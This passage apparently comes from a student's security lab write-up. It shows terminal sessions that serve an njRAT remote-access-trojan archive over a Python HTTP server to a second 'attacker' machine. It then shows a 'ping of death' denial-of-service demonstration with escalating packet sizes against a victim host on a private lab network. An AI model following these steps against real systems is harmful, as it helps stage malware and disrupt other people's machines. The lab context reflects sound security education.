
11. Method 2, using python server instead of apache server: Goto folder containing njRAT zip file and start python server.

```
python -m http.server 80 - Parrot Terminal
File Edit View Search Terminal Help
[parrot@parrot-virtualbox]--[~]
$ sudo su
[sudo] password for parrot:
[root@parrot-virtualbox]--[~/home/parrot]
# cd Downloads
[root@parrot-virtualbox]--[~/home/parrot/Downloads]
# ls
lab_ajayNooji.ovpn  njRAT-master.zip  starting_point_ajayNooji.ovpn
[root@parrot-virtualbox]--[~/home/parrot/Downloads]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.137.230 - - [12/Oct/2021 15:49:04] "GET / HTTP/1.1" 200 -
```

12. In attacker_2 (Windows machine), enter attacker_1 (Parrot OS) IP address in browser and access the njRAT zip file.



13. Once njRAT zip file is downloaded in attacker_2 machine, kill the python server (SIGINT).



```
python -m http.server 80 - Parrot Terminal
File Edit View Search Terminal Help
[parrot@parrot-virtualbox]~$ sudo su
[sudo] password for parrot:
[root@parrot-virtualbox]~/home/parrot# cd Downloads
[root@parrot-virtualbox]~/home/parrot/Downloads# ls
lab_ajayNooji.ovpn  njRAT-master.zip  starting_point_ajayNooji.ovpn
[root@parrot-virtualbox]~/home/parrot/Downloads# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.137.230 - - [12/Oct/2021 15:49:04] "GET / HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
[root@parrot-virtualbox]~/home/parrot/Downloads#
```


DENIAL OF SERVICE (DOS) ATTACK

Find the IP address of Victim machine and attacker machine.

```
ifconfig - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot-virtualbox]~/home/parrot
#ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.43.200 netmask 255.255.255.0 broadcast 192.168.43.255
    inet6 fe80::f7c3:68c9:565f:e694 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:8e:54:b7 txqueuelen 1000 (Ethernet)
    RX packets 21 bytes 4822 (4.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 45 bytes 6959 (6.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 640 (640.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 640 (640.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@parrot-virtualbox]~/home/parrot
#
```



```
Minimum = 86ms, Maximum = 107ms, Average = 96ms
Control-C
^C
C:\Users\windows7>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2409:4073:4d8f:25e6:65a1:f0ac:7d56:e24d
    Temporary IPv6 Address. . . . . : 2409:4073:4d8f:25e6:40ca:2ba8:6b11:1cf1
    Link-local IPv6 Address . . . . . : fe80::65a1:f0ac:7d56:e24d%11
    IPv4 Address. . . . . : 192.168.43.45
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::a457:cff:fe27:3239%11
                                192.168.43.1

Tunnel adapter isatap.{65P4AE5E-5372-4DAB-8C66-1E7870A5577A}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 


C:\Users\windows7>
```

Here, attacker machine IP address is 192.168.43.200 and victim machine IP address is 192.168.43.45

1. Volume based DOS attack (Ping of death)


a. Start the attack with 64 byte packet.

```
ping 192.168.43.45 -s 64 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot-virtualbox]-[/home/parrot]
#ping 192.168.43.45 -s 64
PING 192.168.43.45 (192.168.43.45) 64(92) bytes of data.
72 bytes from 192.168.43.45: icmp_seq=1 ttl=128 time=0.439 ms
72 bytes from 192.168.43.45: icmp_seq=2 ttl=128 time=0.322 ms
72 bytes from 192.168.43.45: icmp_seq=3 ttl=128 time=0.406 ms
72 bytes from 192.168.43.45: icmp_seq=4 ttl=128 time=0.356 ms
72 bytes from 192.168.43.45: icmp_seq=5 ttl=128 time=0.346 ms
72 bytes from 192.168.43.45: icmp_seq=6 ttl=128 time=0.397 ms
72 bytes from 192.168.43.45: icmp_seq=7 ttl=128 time=0.367 ms
72 bytes from 192.168.43.45: icmp_seq=8 ttl=128 time=0.747 ms
72 bytes from 192.168.43.45: icmp_seq=9 ttl=128 time=0.411 ms
72 bytes from 192.168.43.45: icmp_seq=10 ttl=128 time=0.379 ms
72 bytes from 192.168.43.45: icmp_seq=11 ttl=128 time=0.574 ms
72 bytes from 192.168.43.45: icmp_seq=12 ttl=128 time=0.398 ms
72 bytes from 192.168.43.45: icmp_seq=13 ttl=128 time=0.376 ms
72 bytes from 192.168.43.45: icmp_seq=14 ttl=128 time=0.378 ms
72 bytes from 192.168.43.45: icmp_seq=15 ttl=128 time=0.364 ms
```




- b. We see no significant change in CPU, so let us increase the packet size to 128.

```
ping 192.168.43.45 -s 128 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot-virtualbox]-[/home/parrot]
#ping 192.168.43.45 -s 128
PING 192.168.43.45 (192.168.43.45) 128(156) bytes of data.
136 bytes from 192.168.43.45: icmp_seq=1 ttl=128 time=0.407 ms
136 bytes from 192.168.43.45: icmp_seq=2 ttl=128 time=0.456 ms
136 bytes from 192.168.43.45: icmp_seq=3 ttl=128 time=0.393 ms
136 bytes from 192.168.43.45: icmp_seq=4 ttl=128 time=0.422 ms
136 bytes from 192.168.43.45: icmp_seq=5 ttl=128 time=0.397 ms
136 bytes from 192.168.43.45: icmp_seq=6 ttl=128 time=0.383 ms
136 bytes from 192.168.43.45: icmp_seq=7 ttl=128 time=0.415 ms
136 bytes from 192.168.43.45: icmp_seq=8 ttl=128 time=0.357 ms
136 bytes from 192.168.43.45: icmp_seq=9 ttl=128 time=0.361 ms
136 bytes from 192.168.43.45: icmp_seq=10 ttl=128 time=0.374 ms
136 bytes from 192.168.43.45: icmp_seq=11 ttl=128 time=0.374 ms
136 bytes from 192.168.43.45: icmp_seq=12 ttl=128 time=0.375 ms
136 bytes from 192.168.43.45: icmp_seq=13 ttl=128 time=0.376 ms
136 bytes from 192.168.43.45: icmp_seq=14 ttl=128 time=0.397 ms
136 bytes from 192.168.43.45: icmp_seq=15 ttl=128 time=0.378 ms
136 bytes from 192.168.43.45: icmp_seq=16 ttl=128 time=0.352 ms
136 bytes from 192.168.43.45: icmp_seq=17 ttl=128 time=0.421 ms
136 bytes from 192.168.43.45: icmp_seq=18 ttl=128 time=0.510 ms
```



- c. Let us continue increasing packet size exponentially.


```
ping 192.168.43.45 -s 256 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot-virtualbox]-[/home/parrot]
#ping 192.168.43.45 -s 256
PING 192.168.43.45 (192.168.43.45) 256(284) bytes of data.
264 bytes from 192.168.43.45: icmp_seq=1 ttl=128 time=0.373 ms
264 bytes from 192.168.43.45: icmp_seq=2 ttl=128 time=0.409 ms
264 bytes from 192.168.43.45: icmp_seq=3 ttl=128 time=0.385 ms
264 bytes from 192.168.43.45: icmp_seq=4 ttl=128 time=0.382 ms
264 bytes from 192.168.43.45: icmp_seq=5 ttl=128 time=0.388 ms
264 bytes from 192.168.43.45: icmp_seq=6 ttl=128 time=0.376 ms
264 bytes from 192.168.43.45: icmp_seq=7 ttl=128 time=0.383 ms
264 bytes from 192.168.43.45: icmp_seq=8 ttl=128 time=0.385 ms
264 bytes from 192.168.43.45: icmp_seq=9 ttl=128 time=0.351 ms
264 bytes from 192.168.43.45: icmp_seq=10 ttl=128 time=0.394 ms
264 bytes from 192.168.43.45: icmp_seq=11 ttl=128 time=0.396 ms
264 bytes from 192.168.43.45: icmp_seq=12 ttl=128 time=0.412 ms
264 bytes from 192.168.43.45: icmp_seq=13 ttl=128 time=0.376 ms
264 bytes from 192.168.43.45: icmp_seq=14 ttl=128 time=0.376 ms
264 bytes from 192.168.43.45: icmp_seq=15 ttl=128 time=0.388 ms
```




d. We see significant increase in CPU usage so we stop the process.

